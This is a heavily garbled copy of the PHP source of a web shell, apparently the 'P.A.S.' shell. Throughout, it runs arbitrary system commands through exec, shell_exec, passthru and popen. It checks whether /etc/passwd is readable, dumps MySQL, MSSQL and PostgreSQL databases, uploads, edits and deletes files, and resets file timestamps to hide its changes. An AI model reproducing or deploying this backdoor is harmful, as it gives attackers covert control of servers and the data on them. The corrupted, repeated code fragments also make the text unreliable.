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return (int)@mssql_result(\$r,0,0); break; case `msql': \$t=explode(`.',\$t,2); fr=@msql_query(`$this->cl); return (int)@mssql_query(`$this->cl); retur$ $schemaname='``.$t[0].'`'AND relname='``.$t[0].'`'AND relname='``.$t[1].'`'); seturn @f(\$r,\$o,0); function fv(\$o,\$r=NULL) fr(\$r==NULL) fr(\$this->tp:'_result'; return @f(\$r,\$o,0); function fv(\$o,\$r=NULL) fr(\$this->tp:'_result'; return @f(\$this->tp:'_result'; return @f(\$r,\$o,0); function fv(\$o,\$r=NULL) fr(\$this->tp:'_result'; return @f(\$this->tp:'_result'; return @f(\$r,\$o,0); function fv(\$o,\$r=NULL) fr(\$this->tp:'_result'; return @f(\$this->tp:'_result'; return @$ >rs,\$0);}function fr(){\$f=\$this->tp.'__fetch__row'; return @\$f(\$r=\$this->rs);}function et(\$d,\$t, &\$f){switch(\$this->c});break;}function dt(\$d,\$t, &\$f){switch(\$this->rb}){case 'mysql': return @mysql__error(\$this->rb)}{case 'mysql': return @mysql__error(\$this->rb)}{case 'mysql': return @mysql__error(\$this->cl);break;}function dt(\$d,\$t, &\$f){switch(\$this->rb)}{case 'mysql': return @mysql__error(\$this->rb)}{case 'mysql': return @mysql__error(\$this-".'.';\"n");@mysql_query(\SET SQL_QUOTE_SHOW_CREATE=\\\,this->c\);\\$q=@mysql_query(\SHOW CREATE TABLE\\\,this->c\);\\$q=@mysql_fetch_row(\\$q);\\$f.\"\;'\"101\\\I */',\partilength{space} \text{prop} \text >wf(";\n");}break;;case 'mssql': \$t=explode('.',\$t, 2);\$f->wf("\n- \n- ".\$t[0]."'.\$t[1]."\n- \nIF EXISTS(SELECT '[+column_name+']', '[+data_type+']', case when character_maximum length IS NOT NULL then '('+ cast(character maximum length as varchar(255)) +')' end, case when is nullable='no' then 'NOT NULL' end, case when column default IS NOT NULL then '(+ cast(character maximum length as varchar(255)) +')' end, case when is nullable='no' then 'NOT NULL' end, case when column default end FROM ".\$d." information schema.columns WHERE table schema='".\$t[0]." AND table name='".\$t[1]."":\$a=@mssal query(\$a.\$this->cl);\$c=array();while(\$r=@mssql_fetch_row(\$q))\$c[]=implode('',\$r);\$f->wf(implode(', ',\$c).'');\n\n');\$q=@mssql_query('SELECT * FROM ['.\$d.'].['.\$t[1].'] ',\$this->cl);if(\$r=@mssql_fetch_row(\$q)){\$f->wf('1NSERT INTO ['.\$t[0].'].('.\$t[1].'] 'VALUES ');\$r=array_map('addslashes',\$r);\$f->wf("\n(''). $implode(``,```,sr).```)") kille($r=@mssql_fetch_row(\$q)) ($r=@mssql_fetch_row(\$q)) ($r=array_map(`addslashes`,sr); $f->wf(``,wr).'')") kit[1].```,st[1].``n.--\n'.'DROP TABLE IF EXISTS ```.$t[0].'``.'`*st[1].'``,st[1].'``n.--\n'.'') this->cl=@pg_connect($this->cl); $this->cl=@pg_connect($this->cl); $this->cl_@pg_connect($this->cl); $this->cl_@$ (');\$q="SELECT '\'''|a.attname||'\''', format_type(a.atttypid, a.atttypid, a. row(\$q))\$c[]=implode(``,\$r);\$f->wf(`implode(``,\$r);\$f->wf(`implode(``,\$r);\$f->wf(`inplode(``,\$r);\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplode(``,\$r),\$f->wf(`inplodeimplode(``,```,\$r).``')"); \$f->wf(``,u''); \$f->wf(``,u''); \$f->wf(``,u''); \$f->wf(``,u''); \$f->wf(``,u''); \$f->wf(``,u''); \$f->wf(`,u''); \$rot 13(\$_POST['fdw']);header('Content-Uppe: multipart/octet-stream');header('Content-Disposition: attachment; filename='.basename(\$_POST['fdw']));header('Content-Disposition: attachment; filename='. POST['sdd']) && !emptv(\$ POST['cd'])) \$\[z=new zc('SQL dump'); @session start(); \\$c=\\$ SESSION['DB']; @session start(); \\$c=\\$ SESSION['DB']; @session start(); \\$c=\\$ SESSION['DB']; @session start(); \\$c=\\$ SESSION['DB']; \\$c=\\$ SENON['DB']; \\$ -----'."\n");\$s-lt(\$v);\$i=0; while(\$t=\$s-\$r(\$i++))\$s->dt(\$v,\$t,\$z);\$z->cl();\$s->cl();\$t=content-Disposition (content-Upsecond);\$t=content-Disposition (\$v),\$t=content-Upsecond);\$t=content-Disposition (\$v),\$t=content-Upsecond);\$t=content-Disposition (\$t). --', "\n", '-- [SQL Dump created by P.A.S.] --', "\n", '-- [', str_pad(\$_SERVER['HTTP_HOST'], 30, ' ', STR_PAD_BOTH), '] --', "\n", '-- [-----', "\n"; @session_start();\$c=\$_SESSION['DB']; @session_write_close();\$s=new sc(\$c['tp']);if(\$s->cn(\$c['ha'],\$c['un'])){foreach(\$_POST['ct'] as \$v)\$s->dt(\$c['db'],\$punction mt(){list(\$usec,\$sec)=explode(' ', microtime());return ((float)\$usec+(float)\$sec);}define('ST', mt());define('IW'. $strtolower(substr(PHP_OS,0,3)) == `win'); @session_start(); if(!empty(\$_POST[`cs'])) \$_SESSION[`CS'] == "UTF-8"; if(empty(\$_SESSION[`CS'])) \$_SESSION[`CS'])) \$_SESSION[`CS'] == "UTF-8"; if(empty(\$_SESSION[`CS'])) \$_SESSION[`CS'])) \$_SESSION[`CS'] == "UTF-8"; if(empty(\$_SESSION[`CS'])) \$_SESSION[`CS'] == "UTF-8"; if(empty(\$_SESSION[`CS'])$ $POST[`fp']=str_rot13(\$_POST[`fpr']); if(@is_file(\$_POST[`fp']))\\SESSION[`CP']=@realpath(\$_SESSION[`CP']=@realpath(\$_SESSION[`CP']);\\f(@is_file(\$_POST[`fp']))\\SESSION[`CP']=@realpath(\$_SESSION[`CP']);\\f([W)\$_SESSION[`CP']=@realpath(\$_SESSION[`CP']);\\f((W)\$_SESSION[`CP']=@realpath(\$_SESSION[`CP']);\\f((W)\$_SESSION[`CP'])=(h)^2 + (h)^2 + (h)^$ $@ chdir(\$_SESSION[`CP']); define(`PE', function_exists(`posix_geteuid')); \$ui=array(); \$[!PE \&\& !IW) \{if(@is_readable(`/etc/passwd')); \$ui=array(); \$[!PE \&\& !IW) \{if(@is_readable(`/etc/passwd')); \$ui=array(); \$[!PE \&\& !IW) \{if(@is_readable(`/etc/passwd')); \$[!PE \&\& !$ class="".\$t."">', htmlspecialchars(\$m), '</fieldset>'; function exists('exec')){@exec(\$c,\$r); ech0 @implode("\n",\$r); elseif(function exists('exec'))ech0 @shell exec')ech0 @rec(\$c,\$r); ech0 @rec(\$c,\$r); ech0 @rec(\$c,\$r); ech0 @rec(\$c,\$r); ech0 @rec(\$c,\$r); elseif(function exists('exec'))ech0 @rec(\$c,\$r); ech0 @rec(\$c exec(\$c);elseif(function_exists('passthru')) @passthru(\$c);elseif(is_resource(\$f=@popen(\$c, 'r'))) {while(!@feof(\$f))ech0 @fread(\$f,1024);@pclose(\$f);elseif(is_resource(\$f=@popen(\$c, array('pipe', 'r'), array('pipe', 'r')), array('pipe', 'r')), array('pipe', 'r'), a "``.\$c.'`'');elseif(is_resource(\$f=@expect_popen(\$c)))}{while(!@feof(\$f))ech0 @fread(\$f, 1024);@fclose(\$f);}ech0 htmlspecialchars(@ob_get_clean());}@header("Content-Type: text/html; charset=".\$_SESSION['CS']);?><!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"/><html> <nead> <meta http-equiv="Content-Type" content="text/html; charset=<?php ech0 \$_SESSION['CS'];?>"/> <title> <?php ech0 htmlspecialchars(\$_SERVER_NAME']);?></title> <style> html {margin:0; padding:0; background-color:#4a4a4a}body {margin:0px auto; padding:0; width:1000px; font:normal 11px Verdana; color:#bfbf; border:1px solid #7c7c7c; background:#000000}a, a:hover, a:visited {color:#aaaaaaa; text-decoration:none} fieldset {margin:5px 3px; padding:2px 0px; text-align:center} fieldset.nav {padding:5px}fieldset.e, fieldset.e, fieldset.i {margin:8px; padding:6px 0px 6px 0px; text-align:left}table.head th, table.head th {text-align:enter; background:#3f3f3f}fieldset.e {border-color:#0000e} table {margin:0; padding:0; table-lead th {text-align:left}table.head th} to the color:#0000e} table {margin:0; padding:0; table-lead th} to the color:#0000e} table {margin:0; padding:0; p b {color:#cfcfcf} table.list {margin-top:5px; margin-bottom:20px; barder:1px solid #000000; background:#202020} table.list tt {padding:3px 10px} table.list tt, {able.form td {padding:4px 3px} table.list tt div {display:inline; color:#555} table.} list tr:hover, table.listf tr:hover, table.listf tr:hover, table.listf tr:hover, table.listf tr.hover, table.listf th, table.l #707070} table.lists, table.lists, table.lists (width:100%; background:#202020} table.lists tr. (width:100%; background:#202020} table.lists tr. (display:none; position:absolute; margin-top:-18px; padding:1px 5px; text-align:center; background:#404040; border:1px solid #707070} table.lists tr. (display:none; position:absolute; margin-top:-18px; padding:1px 5px; text-align:center; background:#404040; border:1px solid #707070} table.lists tr. (display:none; position:absolute; margin-top:-18px; padding:1px 5px; text-align:center; background:#404040; border:1px solid #707070} table.lists tr. (display:none; position:absolute; margin-top:-18px; padding:1px 5px; text-align:center; background:#404040; border:1px solid #707070} table.lists tr. (display:none; position:absolute; margin-top:-18px; padding:1px 5px; text-align:center; background:#404040; border:1px solid #707070} table.lists tr. (display:none; position:absolute; margin-top:-18px; padding:1px 5px; text-align:center; background:#404040; border:1px solid #707070} table.lists tr. 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(display:none; position:absolute; margin-top:-18px; padding:-18px; padd th {padding:2px 4px}table.listr td {padding:4px}table.listr td {padding:4px}table.listr td p {max-height:100px; overflow-y:auto} form {margin:0px; padding:2px 0px}button, input[type=submit], input[type=submit]; input[type=sub {color:#eeeeee; border-color:#a0a0a0}button, input[type=submit] {margin:0; padding:1px 10px; font:normal 11px Verdana; white-space:pre;} input[type=text].focus, textarea:focus {color:#eeeeee; background:#000000} input[type=checkbox]{margin:0; border:1px solid #000000; border:1px solid #000000; border:1px solid #000000]} background:#3f3f3f}textarea {margin:2px 5px; padding:2px 5px; padding:2px 3px; width:990px; height:300px}button::-moz-focus-inner, input[type=submit]:-moz-focus-inner {padding:0px 10px 3px 10px}fieldset.nenu button {padding:0px 5px; padding:0px; height:300px}button::-moz-focus-inner, input[type=submit] {margin:0px 2px; padding:0; font:normal 11px Verdana; border:none; background:mone}table.listf th input[type=submit] {margin:5px 5px 2px 1px; padding:1px 2px; padding:1px 2px; padding:0px 10px} div.xmp{margin:5px}; padding:1px 2px; height:310px; overflow:auto; text-align:left; white-space;pre; font:normal 12px "Courier New" }div.ntwrk {float:left; margin:0; padding:0; width:250px}div.ntwrk fieldset div {margin:8px 0px 5px 0px; font-weight:normal} elements[i].type=='checkbox') cb.elements[i].checked=v;}}</script> </head><sbody> <fieldset class="head">\th>tyle="width:125px">SERVER['HTTP_HOST']==\$_SERVER['SERVER_NAME']}, '(', (\s, \s_1))?\s_2SERVER['SERVER_NAME']. SERVER['SERVER_ADDR']==(\$i=gethostbyname('n');?>SERVER['SERVER_ADDR'];:i.', ', @php_uname('n');?>Server (S:c,', aphp_uname('n');?>Server (S:c,', aphp_uname('n');?)Server (S:c,', aphp_uname('n');?)Server (S:c,', aphp_uname('n');?)Server (S:c,', aphp_uname('n');?)Server (S:c,', aphp_uname($exists(`mssql_connect'))ech0``<eb>MSSQL';if(function_exists(`pg_connect'))ech0``<eb>Oracle';if(function_exists(`pg_connect'))ech0``<eb>Oracle';?(+lb>Ver info:Viser info:Viser$ $@ getmyuid(), @ get_current_user(), \$i, empty(\$gi[\$i]); \$i; \$gi[\$i]); \$ch0 `uid=',\$i[0], (`,\$i[1],') gid=',\$i[2], (',\$i[3],')'; ?></tb>OFF'; ?>OpenBaseDir :Sde Mode :Style="color:OFF'; ?>OFF'; ?></$ name="is">Searcher</button> < button type="submit" name="se">SQL-client</button> < button type="submit" name="se">SQL-client</button> < button type="submit" name="se">SQL-client</button> < button type="submit" name="se">Server info</button> < button type="submit" name="submit" name="submit" name="submit" name="submit" name="submit" name="submit" name="submit" name="subm form></fieldset> <fieldset class="nav"> <f button></five-deltase="nav"><button> <input type="hidden'</td>

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else @unlink(\$p.DIRECTORY_SEPARATOR.\$f); @closedir(\$d); @rmdir(\$p); f(eiset(\$pOST[`fd'])) & \& !empty(\$_POST[`fc']) & f(eiset(\$pOST[`fc'])) & f(eiset(\$pOST[`f$ POST['fm']) || isset(\$_POST['fma'])) || isset(\$_POST['fma'])) || function aml(\$p){\$p=str_rot13(\$p);if(!empty(\$_SESSION['MO']|\$p])) unset(\$_SESSION['MO']|\$p]) unset(\$_SESSION['MO']|\$p]) unset(\$_SESSION['Mo']|\$p] || isset(\$_POST['fma']) || isset(\$ $else if(!empty(\$_POST['fci']) \parallel isset(\$_POST['fci']) \parallel isset(\$_POST['fca']) \\ \\ \notin POST['fca']) \\ \notin SESSION['CO'][\$p]];\\ \\ SESSION['CO'][\$p]];\\ \\ \text{SESSION['MO'][\$p]];\\ \\ \text{SESSION['MO'][\$p]];}\\ \\ \text{SESSION['MO'][\$p]];}\\ \\ \text{SESSION['MO'][\$p]];\\ \\ \text{SESSION['MO'][\$p]];}\\ \\ \text{SESSIO$ POST['fcf']); elseif(isset(\$_POST['fbc'])) unset(\$_SESSION['MO'],\$_SESSION['MO'],\$_SESSION['CO']); elseif(isset(\$_POST['fbp'])) [function cd(\$p,\$d); \$p=@radpath(\$p); \$sd=@stat(\$n); while(\$f:='..'); {if(@is_dir(\$p,b))} [f(\$b:=@raddir(\$h)); f(\$b:=@raddir(\$h)); f(\$b:=@ TORY SEPARATOR.\$f); cd(\$p.DIRECTORY SEPARATOR.\$f,\$n);else{\$sf=@stat(\$p.DIRECTORY SEPARATOR.\$f,\$n);else{\$sf=@stat(\$p.DIRECTORY SEPARATOR.\$f,\$n);else{\$sf(\$p),}}@closedir(\$h);@couch(\$n,\$sf[9],\$sf[8]);}}@closedir(\$h);@touch(\$n,\$sf[9],\$sf[8]);}}} $\{for each (\$_SESSION[`MO'] \ as \ v=>\$n) \{\$in (@is_dir(\$v)) \ (o(\$v,\$_SESSION[`CO']), \$in (=mpty(\$_SESSION[`CO']), \$in (=mpty(\$_SE$ $copy(\$v,\$t); @touch(\$t,\$sv[9],\$sv[8]); \} unset(\$_SESSION[`CO']); \\ @touch(\$_SESSION[`CO']); \\ @touch(\$_SESSION[`CO']); \\ @touch(\$_SESSION[`fri'])); \\ (dirname(\$_POST[`fri'])); \\ (dirname(\$_POST[`f$ $POST[`frs'])_{sts}[9]_{sts}[8])_{e} couch (dirname(\$_POST[`frn'])_{t}[9]_{sts}[8])_{e} couch (dirname(\$_POST[`frn'])_{t}[9]_{sts}[8])_{e} couch (dirname(\$_POST[`frn'])_{t}[9]_{sts}[8])_{e} couch (dirname(\$_POST[`frn'])_{t}[9]_{sts}[8])_{e} couch (dirname(\$_POST[`frn'])_{t}[9]_{sts}[8])_{e} couch (dirname(\$_POST[`frn'])_{t}[9]_{sts}[8])_{e} couch (dirname(\$_POST[`frn'])_{t}[9]_{sts}[8]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[9]_{t}[$ mkdir(\$_POST['fn'])) sm('Folder created successfully. Congratulations!', 'i');else sm('Can\'t create folder. Sorry.', 'e');} (touch(\$_POST['fn'],\$s[9],\$s[8]); (touch(\$_FILES)) (foreach(\$_FILES)) (from as \$i=>\$v) {\$s=@stat(\$_SESSION['CP']);@move_uploaded_file(\$_FILES['fu']['tmp_name'],\$s[9],\$s[8]); (touch(\$_FILES)) (foreach(\$_FILES)) SESSION['CP'].\$s[9],\$s[8]);@touch(\$_SESSION['CP'].\$s[9],\$s[8]);}jf(isset(\$_POST['fef']));?>"/><input type="hidden" name="fe"/><input type="hidden" name="fe"/><input type="hidden" name="a" | value="Show as image"/></form></fieldset> <?php
if(@is_file(\$_POST['fef']);@fclose(\$f);@touch(\$_POST['fef']);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclose(\$f);@fclo POST['fef'], intval(\$ POST['fef'], \$|9), \$|6|0; intval(\$ POST['fef'], \$|9), \$|8|); sm('File group successfully changed. Congratulations!', 'i'); else sm('Can\'t change file permissions. Sorry.', 'e'); elseif(isset(\$ POST['fef'], \$|9|, \$|8|); sm('File group successfully changed. Congratulations!', 'i'); else sm('Can\'t change file permissions. Sorry.', 'e'); elseif(isset(\$ POST['fef'], \$|9|, \$|8|); sm('File group successfully changed. Congratulations!', 'i'); else sm('Can\'t change file permissions. Sorry.', 'e'); elseif(isset(\$ POST['fef'], \$|9|, \$|8|); sm('File group successfully changed. Congratulations!', 'i'); else sm('Can\'t change file permissions. Sorry.', 'e'); elseif(isset(\$ POST['fef'], \$|9|, \$|8|); sm('File group successfully changed. Congratulations!', 'i'); else sm('Can\'t change file group. Sorry.', 'e');}elseif(isset(\$_POST['fefd'])){if(@touch(\$_POST['fefd']))} sm('File modification times. Sorry', 'e');}if(isset(\$_POST['fefd']))} sm('File modification times. Sorry', 'e');}if(isset(\$_POST['fefd'])){ech0 '<center></center>';}else{if(@is_readable(\$_POST['fef']),'"></center>';}else{if(@is_readable(\$_POST['fef']),'"></input type="text" name="fef" value="".htmlspecialchars(\$_POST['fef']),'" style="width:925px""/><input type="text" name="fe" value="save"/>-cinput type="hidden" name="fefs"/>':'READ ONLY';'></fieldset><textarea name="fefc" id="s"><?php \$f=@fopen(\$_POST['fef']); 'rb'); while(\$b=@fread(\$f, 1048576))ech0 htmlspecialchars(\$b); @fclose(\$f); '?></textarea></form><?php }else sm('Can\'t read this file. Sorry.', 'e'); @clearstatcache(FALSE,\$_POST['fef']); '\$s=@stat(\$_POST['fef']); '></textarea></form><?php }else sm('Can\'t read this file. Sorry.', 'e'); @clearstatcache(FALSE,\$_POST['fef']); '\$s=@stat(\$_POST['fef']); '></textarea></form><?php }else sm('Can\'t read this file. Sorry.', 'e'); @clearstatcache(FALSE,\$_POST['fef']); '></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></textarea></te <input type="text" name="fep" value="<?php ech0 substr(sprintf('%o', @fileperms(\$_POST['fef'])), -5);?>" style="width:55px"/><input type="abuntutype="hidden" name="fpr" value="<?php ech0 substr(sprintf('%o', @fileperms(\$_POST['fef']));?>"/></form H:::s'_\$s[9]); 's' style="width:150px"/> <input type="submit" name="fe" value=">"/><input type="hidden" name="fe" name="fe" value=">"/><input type="hidden" name="fe" value="be" name="fe" value="hidden" name="fe" name="fe" name="fe" name="fe implode(':c:',\$d);else \$d=implode(':c',\$d);else \$d=implode(';',\$d);else \$d=imp readable </option><option value="2"<?php if(!empty(\$_POST['fsr']) && \$_POST['fsr'] = 2)ech0 'selected="selected";?>>rit(!empty(\$_POST['fsr']) && \$_POST['fsr'] = 2)ech0 'selected="selected";?>>php if(!empty(\$_POST['fsr']) && \$_POST['fsr'] = 2)ech0 'selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selected="selecte if(!empty(\$_POST['fst']) && \$_POST['fst']) && \$_POST['fst']] && \$_POST['fst'] && \$_POST['fst']] && \$_POST['fst']] && \$_POST['fst']] && \$_POST['fst'] && \$_POST['fst']] && \$_POST['fst']] && \$_POST['fst'] && \$_POST['fst']] && \$_POST['fst'] && \$_POST['fst']] && \$_POST['fst'] && \$_POST['fst']] && \$_POST['fst'] && \$_POST['f POST['fsp'])?htmlspecialchars(\$_SESSION['CP']):htmlspecialchars(\$_POST['fsp']);?>" title="Example: <?php ech0 \$d;?>" style="width:440px"/> <input type="atunting:ncenter"> with text <input type="text" name="fs" value="<?php if(!empty(\$_POST['fss']));ech0 htmlspecialchars(\$_POST['fss']);?>" $style="width:900px"/></div></form></fieldset><?php} \\ a=array(); function cn(&$i1, &$i2]==0 & &$i2[3]==0 \\ 